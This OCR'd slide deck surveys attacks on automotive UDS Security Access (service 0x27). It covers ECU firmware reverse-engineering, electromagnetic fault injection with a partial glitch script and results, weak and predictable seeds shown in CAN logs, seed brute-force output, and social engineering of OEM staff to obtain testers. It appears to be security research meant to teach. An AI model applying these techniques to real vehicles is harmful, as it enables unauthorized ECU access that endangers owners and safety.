


Security Access

UDS service “Security Access”-0x27

Most common authentication scheme in UDS

“Just” a simple challenge-response



Security Access

```
can1  700   [8]  02 27 01 00 00 00 00 00
can1  708   [8]  06 67 01 AA BB CC DD 00
can1  700   [8]  06 27 02 11 22 33 44 00
can1  708   [8]  02 67 02 00 00 00 00 00
```

```
can1  708   [8]  03 7F 27 35 00 00 00 00
can1  708   [8]  03 7F 27 36 00 00 00 00
can1  708   [8]  03 7F 27 37 00 00 00 00
```

Contents

The Hollow Security Promise of UDS Security Access


Common Attack Vectors Currently Targeting UDS Service 0x27

Reverse-Engineering

- Firmware extraction
- Algorithmic reverse analysis
- Hard-coded key recovery
- Key brute-force

Hardware attack

- Fault injection
- Power analysis
- EM leakage



Implementation Flaws


- Weak RNG
- 0x11 + 0x27 sequence bypass
- Error-counter reset
- Seed prediction


Tester Leakage

- DLL reverse engineering
- Config file disclosure
- APK reverse engineering

Common Attack Vectors Currently Targeting UDS Service 0x27

Reverse-Engineering – Firmware Extraction & Analysis






Function FUN_0004aa34 takes a 4-byte seed, uses it as the initial value of a 32-bit register, applies the fixed mask 0x□□□□□□□□, performs 35 rounds of left-shift and bitwise XOR, and produces a 4-byte key.


Common Attack Vectors Currently Targeting UDS Service 0x27

Hardware attack – Fault Injection

During the ECU's Service 0x27 key-verification window, the CAN-bus signal is captured with an oscilloscope.

Side-channel timing analysis of the interval between key transmission and verification result establishes the fault-injection window.






Common Attack Vectors Currently Targeting UDS Service 0x27

Hardware attack – Fault Injection

Electromagnetic fault injection is then applied to corrupt the ECU's control flow, forcing it into the "key-correct" branch.



```
        elif result == None:
            result = "None"
            status = "Death"
        elif result == "026702ffffffffff":
            status = "Success"
            doAttack = 0
        else:
            status = "Glitch"
            #doAttack = 0
        vt.update(state = status, delay = glitch_delay, pulse = glitch_pulse
```

[18]:
```
stm_attack()
```

[22]:
```
while(doAttack):
    stm_attack()
```

[19]:
```
vt.show()
```

state	count
Death	27
Normal	82
Glitch	1
Success	1

state	delay	pulse	glitch_en	result
Success	124	7	8	026702ffffffffff
Normal	96	7	8	037f2735ffffffff
Normal	94	6	7	037f2735ffffffff
Normal	129	7	7	037f2735ffffffff
Normal	132	6	6	037f2735ffffffff
Normal	121	6	7	037f2735ffffffff

Common Attack Vectors Currently Targeting UDS Service 0x27

Implementation Flaws – Weak Seed Entropy

If the seed is too short

the key space can be exhaustively brute-forced.

```
Security Access Seeds captured:
5c5d
0bc4
2df7
3fc4
5a6e
0df7
285d
526e
27c4
3a6e
626e
126e
366e
505d
045d
17c4
2fc4
445d
```

Common Attack Vectors Currently Targeting UDS Service 0x27

Implementation Flaw – Fixed-Field Seed Weakness

Certain bits in the seed remain

constant

reducing the effective key space

and allowing brute-force attacks to

succeed

```
Security Access Seeds captured:
12346552
12344280
12344294
1234429a
12344366
12344338
12344288
12344294
12344282
12344292
12344292
12344292
1234437c
1234437e
12344370
12344366
12344284
1234437e
1234436a
1234436e
12344368
12344358
12344366
1234436a
1234437c
12344282
1234437e
12344292
12344282
1234428e
12344298
12344294
12344374
12344280
12344352
1234434e
12344366
12344350
12344378
12344294
12344294
12344296
12344298
1234428c
1234435a

Duplicates found:
 {'1234436a', '12344294', '12344292', '12344366', '12344298', '1234437c', '12344280', '12344282', '1234437e'}
```

Common Attack Vectors Currently Targeting UDS Service 0x27

Implementation Flaw – Seed Periodicity

Short seed-generation period causes the seed to cycle through a limited sequence, making it predictable.

```
can0  766  [8]  02 11 01 00 00 00 00 00
can0  76E  [8]  02 51 01 CC CC CC CC CC
can0  766  [8]  02 10 03 00 00 00 00 00
can0  766  [8]  06 50 03 00 32 01 F4 CC
can0  76E  [8]  02 27 01 00 00 00 00 00
can0  76E  [8]  06 67 01 30 CD 27 3F CC
can0  766  [8]  02 11 01 00 00 00 00 00
can0  76E  [8]  02 51 01 CC CC CC CC CC
can0  766  [8]  02 10 03 00 00 00 00 00
can0  766  [8]  06 50 03 00 32 01 F4 CC
can0  76E  [8]  02 27 01 00 00 00 00 00
can0  76E  [8]  06 67 01 30 CD 27 3F CC
can0  766  [8]  02 11 01 00 00 00 00 00
can0  76E  [8]  02 51 01 CC CC CC CC CC
can0  766  [8]  02 10 03 00 00 00 00 00
can0  766  [8]  06 50 03 00 32 01 F4 CC
can0  76E  [8]  02 27 01 00 00 00 00 00
can0  76E  [8]  06 67 01 3D 6F 7F 00 CC
can0  766  [8]  02 11 01 00 00 00 00 00
can0  76E  [8]  02 51 01 CC CC CC CC CC
can0  766  [8]  02 10 03 00 00 00 00 00
can0  766  [8]  06 50 03 00 32 01 F4 CC
can0  76E  [8]  02 27 01 00 00 00 00 00
can0  76E  [8]  06 67 01 77 26 5C 6B CC
can0  766  [8]  02 11 01 00 00 00 00 00
can0  76E  [8]  02 51 01 CC CC CC CC CC
can0  766  [8]  02 10 03 00 00 00 00 00
can0  766  [8]  06 50 03 00 32 01 F4 CC
can0  76E  [8]  02 27 01 00 00 00 00 00
can0  76E  [8]  06 67 01 7F 3A 41 A8 CC
can0  766  [8]  02 11 01 00 00 00 00 00
can0  76E  [8]  02 51 01 CC CC CC CC CC
can0  766  [8]  02 10 03 00 00 00 00 00
can0  766  [8]  06 50 03 00 32 01 F4 CC
can0  76E  [8]  02 27 01 00 00 00 00 00
can0  76E  [8]  06 67 01 30 CD 27 3F CC
can0  766  [8]  02 11 01 00 00 00 00 00
can0  76E  [8]  02 51 01 CC CC CC CC CC
can0  766  [8]  02 10 03 00 00 00 00 00
can0  766  [8]  06 50 03 00 32 01 F4 CC
can0  76E  [8]  02 27 01 00 00 00 00 00
can0  76E  [8]  06 67 01 6F 07 64 9C CC
```

Common Attack Vectors Currently Targeting UDS Service 0x27

Implementation Flaw – Static Seed at Cold Boot

The ECU returns a fixed seed upon the first Service 0x27 request after power-on, allowing an attacker to predict the seed.

```
can0  7C0   [8]  02 11 01 00 00 00 00 00
can0  7C8   [8]  02 51 01 CC CC CC CC CC
can0  7C0   [8]  02 10 03 00 00 00 00 00
can0  7C8   [8]  06 50 03 00 32 01 F4 CC
can0  7C0   [8]  02 27 01 00 00 00 00 00
can0  7C8   [8]  06 67 01 9D A0 C2 83 CC
can0  7C0   [8]  02 10 03 00 00 00 00 00
can0  7C8   [8]  06 50 03 00 32 01 F4 CC
can0  7C0   [8]  02 27 01 00 00 00 00 00
can0  7C8   [8]  06 67 01 1A DB 46 FA CC
can0  7C0   [8]  02 10 03 00 00 00 00 00
can0  7C8   [8]  06 50 03 00 32 01 F4 CC
can0  7C0   [8]  02 27 01 00 00 00 00 00
can0  7C8   [8]  06 67 01 4F 31 0D 89 CC
can0  7C0   [8]  02 10 03 00 00 00 00 00
can0  7C8   [8]  06 50 03 00 32 01 F4 CC
can0  7C0   [8]  02 27 01 00 00 00 00 00
can0  7C8   [8]  06 67 01 22 6B 38 CA CC
can0  7C0   [8]  02 10 03 00 00 00 00 00
can0  7C8   [8]  06 50 03 00 32 01 F4 CC
can0  7C0   [8]  02 27 01 00 00 00 00 00
can0  7C8   [8]  06 67 01 7F DA 35 12 CC
can0  7C0   [8]  02 11 01 00 00 00 00 00
can0  7C8   [8]  02 51 01 CC CC CC CC CC
can0  7C0   [8]  02 10 03 00 00 00 00 00
can0  7C8   [8]  06 50 03 00 32 01 F4 CC
can0  7C0   [8]  02 27 01 00 00 00 00 00
can0  7C8   [8]  06 67 01 9D A0 C2 83 CC
can0  7C0   [8]  02 10 03 00 00 00 00 00
can0  7C8   [8]  06 50 03 00 32 01 F4 CC
can0  7C0   [8]  02 27 01 00 00 00 00 00
can0  7C8   [8]  06 67 01 2B CA 54 BC CC
can0  7C0   [8]  02 10 03 00 00 00 00 00
can0  7C8   [8]  06 50 03 00 32 01 F4 CC
can0  7C0   [8]  02 27 01 00 00 00 00 00
can0  7C8   [8]  06 67 01 78 2C 1B 75 CC
can0  7C0   [8]  02 10 03 00 00 00 00 00
can0  7C8   [8]  06 50 03 00 32 01 F4 CC
can0  7C0   [8]  02 27 01 00 00 00 00 00
can0  7C8   [8]  06 67 01 2F 71 3A 5B CC
can0  7C0   [8]  02 10 03 00 00 00 00 00
can0  7C8   [8]  06 50 03 00 32 01 F4 CC
can0  7C0   [8]  02 27 01 00 00 00 00 00
can0  7C8   [8]  06 67 01 9C BD FC 47 CC
```

Common Attack Vectors Currently Targeting UDS Service 0x27

Implementation Flaw – Exploitation of Seed Predictability

In-vehicle ECUs with insufficient entropy

sources produce predictable seeds

shrink the effective key space

and allow UDS Service 0x27 to be broken

by brute-force.


```
Starting key brute-force…
[*] Request Seed: 5DA9328C
[-] Unexpected Seed
[*] Request Seed: 6F2B9D84
[-] Unexpected Seed
[*] Request Seed: 1C73E5A0
[-] Unexpected Seed
[*] Request Seed: D58A4037
[+] Expected Seed
[*] Brute Key: 8952087D
[*] Invalid Key
[*] Hard Reset
[*] Request Seed: 8F4C21B2
[-] Unexpected Seed
[*] Request Seed: A73D5E09
[-] Unexpected Seed
[*] Request Seed: 3BCF9081
[-] Unexpected Seed
[*] Request Seed: D58A4037
[+] Expected Seed
[*] Brute Key: 32B67B1D
[*] Invalid Key
[*] Hard Reset
```

Common Attack Vectors Currently Targeting UDS Service 0x27

Tester-Exposure Attacks

Procure an authorized tester through third-party marketplaces

Obtain one via social-engineering attacks on OEM personnel



Common Attack Vectors Currently Targeting UDS Service 0x27

